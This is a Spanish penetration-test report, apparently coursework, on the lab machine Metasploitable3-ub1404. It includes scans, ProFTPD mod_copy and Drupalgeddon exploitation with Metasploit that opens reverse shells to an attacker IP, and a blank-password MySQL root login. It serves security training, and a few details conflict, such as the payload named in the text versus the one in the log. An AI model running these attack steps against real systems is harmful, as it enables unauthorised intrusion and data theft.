

PENTESTING CON METASPLOIT



Expediente	Actividad-9
Código de autenticación	20260205
Empresa auditada	Educasinn
Analista	Marina del Pilar López Oliva
Rango de fechas	21/01/2026 - 05/02/2026

Índice

Declaración de confidencialidad.....	3
Exención de responsabilidad.....	4
Ámbito de aplicación (Scope).....	4
Informe ejecutivo.....	5
Síntesis de resultados.....	5
Recomendaciones.....	6
Informe técnico.....	6
Fase de reconocimiento y descubrimiento.....	6
Fase de reconocimiento y escaneo de vulnerabilidades con nmap.....	7
Escaneo de vulnerabilidades automatizado.....	9
Explotación de vulnerabilidades con Metasploit.....	11
Resumen técnico de los hallazgos.....	13
Conclusión técnica.....	13
Anexos.....	14
Anexo I: Comparativa NMAP, OpenVas, Nessus.....	14

Declaración de confidencialidad

De un lado, el cliente **Educasinn** (en adelante, el cliente), requiere los servicios del consultor **Marina del Pilar López Oliva** (en adelante, el consultor), para realizar una prueba de penetración ética (**Pentesting**) sobre los sistemas designados en el **Scope**, con la finalidad exclusiva de identificar y evaluar las vulnerabilidades de seguridad para su posterior corrección.

Se considera **Información Confidencial** cualquier dato, documentación, hallazgo, método o conocimiento al que el consultor tenga acceso como resultado directo de la realización del pentesting, incluyendo pero no limitándose a:

- Vulnerabilidades, exploits específicos y vectores de ataque descubiertos.
- Credenciales, configuraciones de red, topologías y esquemas de infraestructura.
- Información técnica, reportes y hallazgos generados.
- Cualquier dato de carácter personal o corporativo alojado en los sistemas auditados.

El consultor se compromete formalmente a:

- **Secreto Profesional:** Mantener confidencialidad absoluta y perpetua sobre la información obtenida.
- **Uso Restringido:** Utilizar la información única y exclusivamente para los fines del presente acuerdo.
- **No Divulgación:** No revelar, ceder ni comunicar información a terceros sin consentimiento previo, expreso y por escrito del cliente.
- **Custodia Segura:** Implementar medidas de cifrado y seguridad robustas para proteger la información durante la duración del proyecto.

Todos los hallazgos y el informe final serán propiedad exclusiva de **Educasinn**. El consultor cede de forma irrevocable todos los derechos sobre dichos resultados.

Una vez finalizado el servicio y transcurrido el periodo de soporte acordado, el consultor se obliga a eliminar de forma segura cualquier rastro de información sensible del cliente de sus sistemas de almacenamiento, salvo que la ley o el cliente exija su conservación.

Este acuerdo se rige por la **legislación española**.

Exención de responsabilidad

El cliente reconoce y acepta que las pruebas de pentesting implican la ejecución de técnicas que simulan ataques reales. Aunque el consultor actuará con la máxima diligencia profesional siguiendo estándares internacionales (OWASP, PTES, NIST SP 800-115), existe un riesgo inherente de interrupción temporal de servicios, degradación del rendimiento o inestabilidad.

El cliente declara y garantiza que posee derechos legales sobre los sistemas, **ha realizado copias de seguridad completas y verificadas**, y ha obtenido las autorizaciones necesarias de terceros si fuera aplicable.

El consultor no será responsable de pérdidas de datos por falta de backups, daños por vulnerabilidades preexistentes o el uso indebido de las recomendaciones del informe. **La responsabilidad total del consultor no excederá, en ningún caso, el importe total facturado por los servicios.**

Al firmar este documento, el cliente acepta los riesgos asociados y renuncia a reclamar daños y perjuicios dentro de los límites establecidos en este acuerdo (Scope).

Ámbito de aplicación (Scope)

El alcance ha sido definido y pactado con la empresa **Educasinn** bajo el amparo y marco legal de las leyes actuales, a día **08/02/2026**, procediendo a coordinar el acto de investigación **21/ 01/2026** hasta **05/02/2026**.

El análisis se centrará en realizar una auditoría de seguridad de tipo **Caja Negra** sobre la máquina objetivo para **identificar, analizar y explotar vulnerabilidades** conocidas, con el fin de demostrar el **riesgo potencial** y validar la postura de **seguridad del activo**.

Las pruebas **se limitarán** estrictamente al activo correspondiente con el **Metasploitable3-ub1404**, máquina víctima basada en Ubuntu 14.04.

Se seguirá una **metodología** alineada con los estándares **PTES** y **NIST SP 800-115** estructurada en el **reconocimiento** y la enumeración, el **análisis** de vulnerabilidades, y la **explotación** de algunas vulnerabilidades críticas mediante metasploit.

Para mantener la integridad del entorno y cumplir con los objetivos pedagógicos, se establecen los **límites** de: explotación **única, sin escalada** de privilegios y pruebas **no disruptivas**.

Informe ejecutivo

El miércoles 21 de enero se recibió la orden de realizar un prueba de seguridad (pentesting) a la máquina **Metasploitable3-ub1404**, perteneciente a la infraestructura de **Educasinn**. El propósito de esta auditoría ha sido simular el comportamiento de un atacante real para identificar posibles «puertas abiertas» antes de que personas malintencionadas puedan aprovecharlas.

Síntesis de resultados

Durante la evaluación de seguridad realizada sobre el sistema analizado, se ha detectado un **nivel de riesgo muy elevado**. Los resultados obtenidos muestran que el sistema presenta **graves debilidades de seguridad** que podrían ser aprovechadas por terceros para acceder sin autenticación.

El análisis evidencia la existencia de **fallos críticos**, así como un número significativo de problemas de gravedad alta y media. Estas debilidades permiten que una persona no autorizada pueda **acceder al sistema, consultar información sensible e incluso tomar control completo del mismo**, sin necesidad de permisos previos.

Los resultados visuales del análisis reflejan de forma clara que el sistema **no se encuentra adecuadamente protegido**, y que su estado actual supone una **amenaza directa para la empresa**. La combinación de múltiples fallos incrementa el impacto potencial de pérdidas para la organización.

En conclusión, el sistema evaluado presenta un **riesgo inaceptable** desde el punto de vista de seguridad y requiere actuaciones inmediatas para evitar posibles incidentes graves.




Figure 1: Resumen visual del estado de seguridad del sistema

Recomendaciones

Con el fin de **reducir** el nivel de **riesgo** detectado y **mejorar** la **seguridad** del sistema, se recomienda aplicar las **siguientes medidas** con carácter prioritario:

- **Actualizar el sistema** y los programas instalados para corregir fallos conocidos
- **Eliminar configuraciones inseguras** y accesos innecesarios
- **Reforzar** los mecanismos de **acceso** para evitar usos indebidos
- **Limitar el acceso** al sistema únicamente a las personas y equipos autorizados
- Establecer **controles de supervisión** que permitan detectar actividades sospechosas
- Realizar **revisiones de seguridad** periódicas para prevenir futuros riesgos

La aplicación de estas medidas permitirá **reducir** significativamente la **exposición al riesgo**, mejorar la protección del sistema y garantizar un nivel de seguridad acorde a buenas prácticas.

Informe técnico

El presente informe técnico documenta de manera **detallada, estructurada y reproducible** las actividades realizadas durante la auditoría de seguridad sobre la máquina vulnerable proporcionada para el análisis, denominada **Metasploitable3-UB1404**.

El objetivo principal de este documento es **proporcionar al personal técnico** la información necesaria para **comprender, validar y reproducir** cada una de las acciones llevadas a cabo durante el proceso de evaluación de seguridad.

Como sistema atacante se ha utilizado una máquina con **Kali Linux**, operando con un usuario con privilegios administrativos. Durante la auditoría se han empleado las siguientes herramientas: **Netdiscover, Nmap, OpenVAS, Nessus y Metasploit Framework**. Tal y como se define en el alcance, el sistema objetivo ha sido la máquina **Metasploitable3-UB1404**.


Fase de reconocimiento y descubrimiento

Primero se va a identificar los hosts activos dentro de la red para determinar el objetivo de la auditoría.

Desde el sistema atacante se ejecuta un escaneo ARP utilizando la herramienta **Netdiscover**, lo que permite identificar dispositivos activos dentro del rango de red configurado. En este caso **192.168.12.0/24**. Se ha utilizado el comando «sudo netdiscover -r 192.168.12.0/24».

Se identifica un único host activo con las siguientes características:

- Dirección IP: 192.168.12.197
- Dirección MAC: 08:00:27:8d:55:0b



```
Currently scanning: Finished! | Screen View: Unique Hosts
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.12.197	08:00:27:8d:55:0b	1	60	PCS Systemtechnik GmbH

Figure 2: Descubrimiento del host objetivo mediante netdiscover

Fase de reconocimiento y escaneo de vulnerabilidades con nmap

En segundo lugar, se van a identificar los puertos abiertos y los servicios expuestos para determinar posibles vectores de ataque.

Se realiza un escaneo SYN para detectar puertos abiertos de forma sigilosa con el parámetro sS.



```
(kali@kali)-[~]
$ nmap -sS 192.168.12.197
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 14:04 EST
Nmap scan report for 192.168.12.197
Host is up (0.00039s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed nnp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
8181/tcp   closed intermapper
MAC Address: 08:00:27:8D:55:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

Figure 3: Puertos abiertos detectados mediante nmap

Con el objetivo de identificar versiones específicas y asociarlas a vulnerabilidades conocidas, se ejecuta un escaneo de versión con el parámetro sV.


```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.12.197
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 14:05 EST
Nmap scan report for 192.168.12.197
Host is up (0.00036s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:8D:55:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds
```

Figure 4: Identificación de versiones de servicios

Servicios identificados interesantes:

- ProFTPD 1.3.5
- OpenSSH 6.6.1p1
- Apache 2.4.7
- Samba 3.X – 4.X
- Servicios accesible sin autenticación a MySQL

- Jetty 8.1.7

Para una primera identificación automatizada de vulnerabilidades se utilizan los scripts de la categoría vuln.

```
--$ nmap --script vuln 192.168.12.197
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 14:18 EST
Nmap scan report for 192.168.12.197
Host is up (0.00041s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
/: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
/phpmyadmin/: phpMyAdmin
/uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves the
http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http://ha.ckers.org/slowloris/
http-sql-injection:
Possible sql for queries:

http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.12.197
Found the following possible CSRF vulnerabilities:

Path: http://192.168.12.197:80/drupal/
Form id: user-login-form
Form action: /drupal/?q=node&destination=node

Path: http://192.168.12.197:80/payroll_app.php
Form id:
Form action:

Path: http://192.168.12.197:80/chat/
Form id: name
Form action: index.php

Path: http://192.168.12.197:80/drupal/?q=user/password
Form id: user-pass
Form action: /drupal/?q=user/password

Path: http://192.168.12.197:80/drupal/?q=node&destination=node
Form id: user-login-form
Form action: /drupal/?q=node&destination=node&Famp%253Bdestination%3Dnode

Path: http://192.168.12.197:80/drupal/?q=user/register
Form id: user-register-form
Form action: /drupal/?q=user/register
http-dombased-xss: Couldn't find any DOM based XSS.
445/tcp open  microsoft-ds

631/tcp open ipp
http-enum:
/admin.php: Possible admin folder
/admin/: Possible admin folder
/admin/admin/: Possible admin folder
/administrator/: Possible admin folder
/adminarea/: Possible admin folder
/adminLogin/: Possible admin folder
/admin_area/: Possible admin folder
/administratorlogin/: Possible admin folder
/admin/account.php: Possible admin folder
/admin/index.php: Possible admin folder
/admin/login.php: Possible admin folder
/admin/admin.php: Possible admin folder
/admin_area/admin.php: Possible admin folder
/admin_area/login.php: Possible admin folder
/admin/index.html: Possible admin folder
/admin/login.html: Possible admin folder
/admin/admin.html: Possible admin folder
/admin_area/index.php: Possible admin folder
/admin/home.php: Possible admin folder
/admin_area/login.html: Possible admin folder
/admin_area/index.html: Possible admin folder

Possible sql for queries:
http://192.168.12.197:80/?C=D&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=S&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=W&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=M&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=SN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=DN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=WN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=DN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=SN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=WN&3BOK3DA&27&200R&20s&sqlspider
http://192.168.12.197:80/?C=DN&3BOK3DA&27&200R&20s&sqlspider
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
/: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
/phpmyadmin/: phpMyAdmin
/uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
http-dombased-xss:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.12.197
Found the following indications of potential DOM based XSS:

Source: eval('document.location.href = '+b+'pos'+a.options[a.selectedIndex].value+";")
Pages: http://192.168.12.197:80/phpmyadmin/js/functions.js?ts=1365422816
http-fileupload-exploiter:
Couldn't find a file-type field.
445/tcp open  microsoft-ds
631/tcp open  ipp
http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
```

Figure 5: Resultados escaneo de vulnerabilidades con nmap 1

Vulnerabilidades preliminares detectadas con este escaneo:

- Vulnerabilidad potencial **Slowloris DoS** en Apache (CVE-2007-6750)
- Posibles vulnerabilidades **CSRF** en aplicaciones web
- Acceso a recursos administrativos de CUPS
- Vulnerabilidades de denegación de servicio en SMB

Escaneo de vulnerabilidades automatizado

Se ejecuta un escaneo completo sobre el host objetivo utilizando OpenVAS. Se han encontrado las siguiente vulnerabilidades más relevantes:

- Crítico (CVSS 10.0): CVE-2015-3306 (ProFTPD mod_copy)
- Crítico (CVSS 9.8): Servicios SSH vulnerables a fuerza bruta
- Alto (CVSS 7.5): FTP con credenciales por defecto
- Medio (CVSS 6.1): Drupal Core SQL Injection

Information	Results (22 of 415)	Hosts (1 of 1)	Ports (3 of 9)	Applications (17 of 17)	Operating Systems (1 of 1)	CVEs (9 of 9)	Clo: CVE
You have been inactive, your session will expire in 3 minutes							
CVE ↑↓	NVT ↑↓	Hosts ↑↓	Occurrences ↑↓	Severity ↓			
CVE-2015-3306	ProFTPD 'mod_copy' Unauthenticated Copying Of Files Via SITE CPFR/CPTO Vulnerability	1	1	10.0 (Critical)			
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2005-1379 CVE-2006-5288 CVE-2009-3710 CVE-2012-4577 CVE-2016-1000245 CVE-2017-16523 CVE-2020-29583 CVE-2020-9473 CVE-2021-27797 CVE-2023-1944 CVE-2024-22902 CVE-2024-31970 CVE-2024-46328 CVE-2025-12592	SSH Brute Force Logins With Default Credentials Reporting	1	1	9.8 (Critical)			
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-19064	FTP Brute Force Logins With Default Credentials Reporting	1	1	7.5 (High)			
CVE-2014-3704	Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	1	1	7.5 (High)			
CVE-2012-6708	jQuery < 1.9.0 XSS Vulnerability	1	2	6.1 (Medium)			
CVE-2011-3730	Drupal 7.0 Information Disclosure Vulnerability - Active Check	1	1	5.0 (Medium)			

Figure 6: Resultados del escaneo con OpenVAS

Se realiza un **Basic Network Scan** con Nessus para contrastar los resultados obtenidos. El escaneo detecta un total de **43 vulnerabilidades**, incluyendo vulnerabilidades críticas relacionadas con **ProFTPD** y paquetes desactualizados del sistema Ubuntu.




Figure 7: Resultados del escaneo Nessus

Explotación de vulnerabilidades con Metasploit

Se procede a la explotación de la vulnerabilidad **mod_copy** de ProFTPD, identificada como crítica. El objetivo es obtener ejecución remota de comandos mediante el uso de Metasploit Framework.

Tras seleccionar el exploit correspondiente, se configuran los parámetros necesarios, incluyendo la IP del sistema objetivo, la ruta `/var/www/html`, el payload `reverse_netcat` y la IP del sistema atacante. Como resultado, se obtiene una **shell inversa** con privilegios del usuario **www-data**, confirmando la explotación exitosa.

```
msf > search proftpd mod_copy
Matching Modules
#  Name
0  exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 mod_copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Figure 8: Busca del exploit correcto para la explotación del servicio FTP

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html/
sitepath => /var/www/html/
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.12.14:4444
[*] 192.168.12.197:80 - 192.168.12.197:21 - Connected to FTP server
[*] 192.168.12.197:80 - 192.168.12.197:21 - Sending copy commands to FTP server
[*] 192.168.12.197:80 - Executing PHP payload /B6jBWom.php
[*] 192.168.12.197:80 - Deleted /var/www/html//B6jBWom.php
[*] Command shell session 2 opened (192.168.12.14:4444 -> 192.168.12.197:45920) at 2026-02-04 05:50:35 -0500

whoami
/bin/sh: 11: whoami: not found
whoami
www-data
ls
chat
drupal
payroll_app.php
phpmyadmin
```

Figure 9: Configuración y explotación exitosa del servicio FTP

Se explota la vulnerabilidad **Drupalgeddon**, configurando el exploit con la IP del sistema víctima, la ruta `/drupal/` y un payload `php/meterpreter/reverse_tcp`. Tras la ejecución, se establece una **sesión Meterpreter activa**, lo que representa un riesgo crítico para la integridad del sistema.

```
msf > search drupal_drupalgeddon

Matching Modules
=====
#  Name
--  -
0  exploit/multi/http/drupal_drupalgeddon
Description: Exploits a remote code execution (RCE) vulnerability in Drupal 7.0 - 7.31 (form-cache PHP injection method)
Disclosure Date: 2014-10-15
Rank: excellent
Check: No
De

1  \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
2  \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/drupal_drupalgeddon
After interacting with a module you can manually set a TARGET with set TARGET 'Drupal 7.0 - 7.31 (user-post PHP injection method)'

msf > use exploit/multi/http/drupal_drupalgeddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupalgeddon) >
```

Figure 10: Busca y uso del exploit recomendado para la vulnerabilidad correspondiente a Drupal

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : metasploitable3-ub1404
OS            : Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019
Architecture : x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux
meterpreter >
```

Figure 11: Obtención de sesión Meterpreter

Se realiza una enumeración de usuarios del servicio SMB utilizando el módulo `smb_enumusers`, identificando el usuario **chewbacca**. Esta vulnerabilidad compromete la confidencialidad del sistema al exponer información sensible de cuentas de usuario.

```
msf auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/smb/smb_enumusers
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumusers) > set rhosts 192.168.12.197
rhosts => 192.168.12.197
msf auxiliary(scanner/smb/smb_enumusers) > run
[*] 192.168.12.197:445 - Using automatically identified domain: METASPLOITABLE3-UB1404
[+] 192.168.12.197:445 - METASPLOITABLE3-UB1404 [ chewbacca ] ( LockoutTries=0 PasswordMin=5 )
[+] 192.168.12.197:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.12.197: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumusers) >
```

Figure 12: Enumeración de usuarios SMB

Para confirmar la vulnerabilidad de acceso no autorizado a MySQL, se utiliza el módulo `mysql_login`. El resultado confirma el acceso con credenciales por defecto, identificándose el usuario **root** con contraseña vacía.


```
msf > search mysql_lo

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_login .      normal  No     MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.12.197
rhosts => 192.168.12.197
msf auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf auxiliary(scanner/mysql/mysql_login) > run
[-] 192.168.12.197:3306 - 192.168.12.197:3306 - Unsupported target version of MySQL detected. Skipping.
[*] 192.168.12.197:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.12.197:3306 - Bruteforce completed, 1 credential was successful.
[*] 192.168.12.197:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Figure 13: Explotación para saber las credenciales de MySQL

Resumen técnico de los hallazgos

ProFTPD presenta la vulnerabilidad mod_copy (CVE-2015-3306), de severidad crítica, explotada con éxito.

Drupal es vulnerable a Drupageddon (CVE-2014-3704), de severidad crítica, permitiendo ejecución remota.

MySQL presenta credenciales por defecto, comprometiendo gravemente la seguridad del sistema.

SMB permite la enumeración de usuarios, afectando a la confidencialidad de la información.

Conclusión técnica

La auditoría demuestra que el sistema proporcionado **Metasploitable3-ub1404** presenta **múltiples vulnerabilidades críticas** que permiten el compromiso total del sistema sin necesidad de autenticación previa. Las acciones documentadas en este informe pueden ser reproducidas siguiendo los pasos descritos, lo que confirma su **validez técnica de los hallazgos** y la necesidad de aplicar **medidas correctivas inmediatas**.

Anexos

Anexo I: Comparativa NMAP, OpenVas, Nessus

Se ha realizado una **comparativa** entre las herramientas utilizadas para la detección de vulnerabilidades: **Nmap, OpenVAS y Nessus**. Cada una de estas herramientas aportan información distinta y complementaria sobre el estado de seguridad del sistema analizado.

